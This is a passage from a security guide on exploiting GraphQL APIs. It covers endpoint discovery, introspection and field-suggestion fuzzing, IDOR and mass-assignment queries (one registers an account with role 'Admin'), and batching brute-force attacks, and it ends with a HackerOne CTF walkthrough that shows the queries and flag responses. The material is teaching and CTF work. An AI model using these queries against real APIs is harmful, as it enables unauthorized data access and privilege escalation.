


Figure 18: Fields of Veterinary Entity

```
Request query to detect IDOR:
query detectIDOR {
  allDogs{
    id,veterinary{
      id
    }
  }
}
```

The response show the sequential identifier for Dog and Veterinary:

```
{
  "data": {
    "allDogs": [
      {
```

```
      "id": 1,
      "veterinary": {
        "id": 1
      }
    },
    {
      "id": 2,
      "veterinary": {
        "id": 1
      }
    },
    {
      "id": 3,
      "veterinary": {
        "id": 1
      }
    },
    ...
    {
      "id": 55,
      "veterinary": {
        "id": 2
      }
    },
    {
      "id": 56,
      "veterinary": {
        "id": 2
      }
    },
    {
```

```
      "id": 57,  
      "veterinary": {  
        "id": 2  
      }  
    },  
    {  
      "id": 58,  
      "veterinary": {  
        "id": 2  
      }  
    },  
    {  
      "id": 59,  
      "veterinary": {  
        "id": 2  
      }  
    }  
  ...  
}
```

Chapter 7

Approach to Hack GraphQL

7. Approach of Exploitation

With all the bases covered strongly, its time for hands on experience to jump into the practical exploitation of vulnerabilities in GraphQL APIs.

We will first see what should be the approach whenever you come across a GraphQL endpoint followed by practical implementation of hacking some GraphQL servers.

7.1 Examples of GraphQL endpoints

It's difficult to list all possible endpoints to find a GraphQL instance but many of them use a framework like "Apollo" and they use common GraphQL endpoints:

```
/v1/explorer
```

```
/v1/graphiql  
/graph  
/graphql  
/graphql/console/  
/graphql.php  
/graphiql  
/graphiql.php
```

(...)

You can find a more complete list on [SecLists](#) [21]. Another way to identify a hidden endpoint by searching some keywords in JavaScripts files like "query", "mutation", "graphql" and it could reveal the presence of GraphQL decommissioned/unofficial endpoint.




Figure 19: GraphiQL Interface

7. 2 Intropection

Now, you have identified a GraphQL endpoint, the first attempt that you can do and which could be helpful is: **introspection**.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

Introspection is the ability to query which resources are available in the current API schema. Given the API, via introspection, we can see the queries, types, fields, and directives it supports.

So, if introspection is authorized on your target it's good news, you will have the possibility to see all useful information to inspect and go deeper on it.

How to perform introspection in GraphQL ?

This is the full request to perform your GraphQL introspection on your target (if enabled):

[illegible]

The server should response with the full schema (query, mutation, objects, fields...). Even if schema is displayed in JSON, it can be quickly unreadable. In my opinion, once you have the schema, the best way is to import it in a tool like “**GraphQL**

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

Voyager"




Figure 20: Introspection Query on GraphQL

Introspection is disabled ? Fuzz!

If introspection is disabled on your target (*it should be in a safe world*), this is a good opportunity to start finding out what they don't want us to see. By default, GraphQL backend have a feature for fields and operations suggestions. If you try to query a field but you have made a typo, GraphQL will attempt to suggest fields that are similar to the initial attempt.

Field suggestions is not a vulnerability, but from hacker's side, this feature can be abused to gain more insight into GraphQL's schema, especially when Introspection is not allowed.



Figure 21: Field Suggestion in Burp Suite

To perform this suggestion abuse, I highly recommend to use tools. You could use Intruder tool in Burp Suite but not always appropriate for this step.

- Clairvoyance [22]
- GraphQLmap [23]

7.3 Query flaws

The principal problem in GraphQL is: by design, you don't have any control access system, developer has to write "resolvers" which will map the data to the queries for the database of his choice.

This is why the most commons issues which happens in Query are authorization logic flaw [24] like Improper Access Control and IDOR.

For example, you have an initial legit Query called "*currentUser*" which take a variable parameter "*internalId*". This request should only return information from current connected user.

```
query {  
  currentUser(internalId: 1337) {  
    role  
    name  
    email  
    token  
  }  
}
```

Try to replace the value of *internalId* by another one, and check if you can fetch information from another users. Classic IDOR, but common in GraphQL.

Query are also interesting, as it is sometimes possible to use a legitimate query and add fields to get juicy stuff. For example, you have a Query "*listPosts*" which is used by a newsletter web application.

```
query {  
  listPosts(postId: 13) {  
    title  
    description  
  }  
}
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

By using introspection (*the best case*) or fuzzing, you could also discover a “user” object in this Query. Which could be used to fetch additional information:

```
query {  
  listPosts(postId: 13) {  
    title  
    description  
  }  
  user {  
    username  
    email  
    firstName  
    lastName  
  }  
}
```

7.4 Mutations flaws

Mutations are used when web application perform modification actions on data. And like Query, mutations suffers of same problems and can also have others flaws, like *mass assignment* vulnerability [25].

Let’s assume you have a mutation called “*registerAccount*” which is used by your target to create a simple user account. This mutation have these fields: *nickname*, *email*, *password*.

In addition, we can also observe that a field “role” is on returned values by GraphQL in “user” object once the mutation is sent.

```
mutation {  
  registerAccount(nickname: "hacker",  
    email: "hacktheplanet@yeswehack.ninja",  
    password: "StrongP@ssword!") {  
    token {  
      accessToken  
    }  
    user {
```

```
        email
        nickname
        role
      }
    }
  }
}
```

In this case, it's a good opportunity to see what happen if we add a field "role" in our mutation!

```
mutation {
  registerAccount(nickname:"hacker",
    email:"hacktheplanet@yeswehack.ninja",
    password:"StrongP@ssword!", role:"Admin")
  {
    token {
      accessToken
    }
    user {
      email
      nickname
      role
    }
  }
}
```

As mentioned earlier, the most difficult part of GraphQL for developers is having a granular access control for each request and implementing a resolver for that will integrate with the appropriate access controls.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

SQL injection, debug information, batching attack (brute force and rate-limit bypass)

- **SQL Injection:**

simple but classic, try SQL and NoSQL injection in fields values,

- **Debug & information disclosure:**

Insert bad characters in object or fields name, sometimes DEBUG mode is activated and even if you have a 403 status, you could have a good surprise,

- **Batching Attack:**

Batching is the process of taking a group of requests, combining them into one, and making a single request with the same data that all of the other queries would have made [26]. When the authentication process is used with GraphQL, *batch attack* can be performed to simultaneously sending many queries with different credentials, it's like a bruteforce attack but only with one request. Also, batch attack can be used against 2FA authentication, to bypass rate-limit (if it's based on number of query by IP for example).

7.5 Tools

More and more tools dedicated to GraphQL attacks are developed, but I would like to recommend two of them in addition to those I've indicated in the previous chapters.

GraphQL Voyager

Event if you're a master of JSON, I think we will be OK to said when you have a GraphQL schema in front of your eyes, to have a clear idea about each object, each mutation and each query, it's not the simplest.

I think this screenshot is enough to understand the point.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 22: GraphQL Voyager

To get the same result as the screenshot above, first, perform an introspection query on your target and copy all the schema. Open GraphQL Voyager **[27]** and click on **CHANGE SCHEMA**. Go on Introspection tab and paste your Schema. You're now ready!




Figure 23: Changing Schema in GraphQL Voyager

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

InQL (Burp Suite)

InQL is originally a command line tool to facilitate certain attacks against a GraphQL endpoint. Luckily, a Burp Suite extension has also been developed and I recommend you to install it (available in BurpApp Store).

It allows you to directly perform an introspection query (if authorized, of course) and to have all the queries and mutations in Burp **[28]**, in a readable format.




Figure 24: Snapshot of InQL tool (Burp Suite)


Chapter 8

Exploiting HackerOne's GraphQL APIs

8 Exploiting GraphQL (Hands-On)

Now, after we have studied enough about GraphQL how they works and whats the general way to exploit these. Its time to have some hands on experience.

I chose HackerOne's CTFs [29] for this purpose as they have a collection of 3 challenges on GraphQL that are built vulnerable [30].



TRUSTED GLOBALLY
Figure 25: HackerOne HomePage Snapshot

Let's start hacking with first challenge.

8.1 BugDB v1

When you open this CTF, a minimal page opens up having a hyper link to GraphiQL

[GraphQL](#)



Figure 26: BugDB v1 Homepage

I first tried using the famous introspection query that usually is used to check the structure of the endpoint

```
{__schema{queryType{name}mutationType{name}sub  
scriptionType{name}types{...FullType}directiv  
e{name description locations  
args{...InputValue}}}}fragment FullType on  
__Type{kind name description  
fields(includeDeprecated:true){name  
description  
args{...InputValue}type{...TypeRef}isDeprecate  
d  
deprecationReason}inputFields{...InputValue}in  
terfaces{...TypeRef}enumValues(includeDeprecat  
ed:true){name description isDeprecated  
deprecationReason}possibleTypes{...TypeRef}}fr  
agment InputValue on __InputValue{name  
description  
type{...TypeRef}defaultValue}fragment TypeRef  
on __Type{kind name ofType{kind name
```

```
ofType{kind name ofType{kind name ofType{kind
name ofType{kind name ofType{kind name
ofType{kind name}}}}}}}}}
```

I copied the response from this GraphQL endpoint to [GraphQL Voyager](#) in order to better understand the response. The graphical structure received is as follows:




Figure 27: Schema of BugDB v1 on GraphQL Voyager

It shows that we have different entities like Bugs,Users etc and obviously Query object containing different queries like we can query for users and bugs. Enough said I played with all these queries in order to find something special but of no avail.

Then I looked into the docs of the GraphQL endpoint (button available at top right corner of the window), after reading through the docs I made a query that was using all the types available in the docs and so I was technically fetching all the information from the endpoint.

```
query{
  user{
    edges{
      node{
        id, username, bugs {
          edges {
            node {
```

```
      id, reporterId,  
      text, reporter {  
        id  
      }  
    }  
  }  
}  
}  
}
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

This in response gave me the flag to solve the CTF.

```
edges : [
{
  "node": {
    "id": "VXNlcnM6MQ==",
    "username": "admin",
    "bugs": {
      "edges": [
        {
          "node": {
            "id": "QnVnc186MQ==",
            "reporterId": 1,
            "text": "This is an example bug",
            "reporter": {
              "id": "VXNlcnM6MQ=="
            }
          }
        }
      ]
    }
  }
},
{
  "node": {
    "id": "VXNlcnM6Mg==",
    "username": "victim",
    "bugs": {
      "edges": [
        {
          "node": {
            "id": "QnVnc186Mg==",
            "reporterId": 2,
            "text":
              "^FLAG^" + "5005-010001010107bd3e11d4e1eede75b0d" +
              "$FLAG$",
            "reporter": {
              "id": "VXNlcnM6Mg=="
            }
          }
        }
      ]
    }
  }
}
]
```

Figure 28: Response of BugDB v1 on GraphiQL

Actually this CTF is more of a introductory CTF to GraphQL so that you can see how GraphQL works and understand reading its documentation.

8.2 BugDB v2

This is the second CTF on Hacker 101 related to GraphQL. Let's dive into it.

Learning the trend from previous CTF i.e BugDB v1 I didn't dive into the introspection query graph straightaway this time rather I opened the docs of this GraphQL endpoint which showed that this time we have the feature of mutation as well which means that we can post/modify data on the server. Interesting.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 29: Documentation of BugDB v2

Alright, Let's follow the trend and read the docs further in Query

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 30: Query Structure of BugDB v2

We can query for user, find user/bug and also all bugs and all users as well. Let's carve a query out of it that queries most of the data if not all out of the endpoint

```
query{
  allUsers{
    edges{
      node{
```

```
      id
      username
    }
  }
}
```

```
    allBugs {
      id
      reporter {
        id
        username
      }
      reporterId
      text
      private
    }
  }
```

I queried for all the users and bugs (NOTE: I could also have used the "user" object to query for querying all the users). It in response gave me this.

```
{
  "data": {
    "allUsers": {
      "edges": [
        {
          "node": {
            "id": "VXNlcnM6MQ==",
            "username": "admin"
          }
        },
        {

```

```
      "node": {
        "id": "VXNlcnM6Mg==",
        "username": "victim"
      }
    },
    "allBugs": [
      {
        "id": "QnVnczox",
        "reporter": {
          "id": "VXNlcnM6MQ==",
          "username": "admin"
        },
        "reporterId": 1,
        "text": "This is an example bug",
        "private": false
      }
    ]
  }
}
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

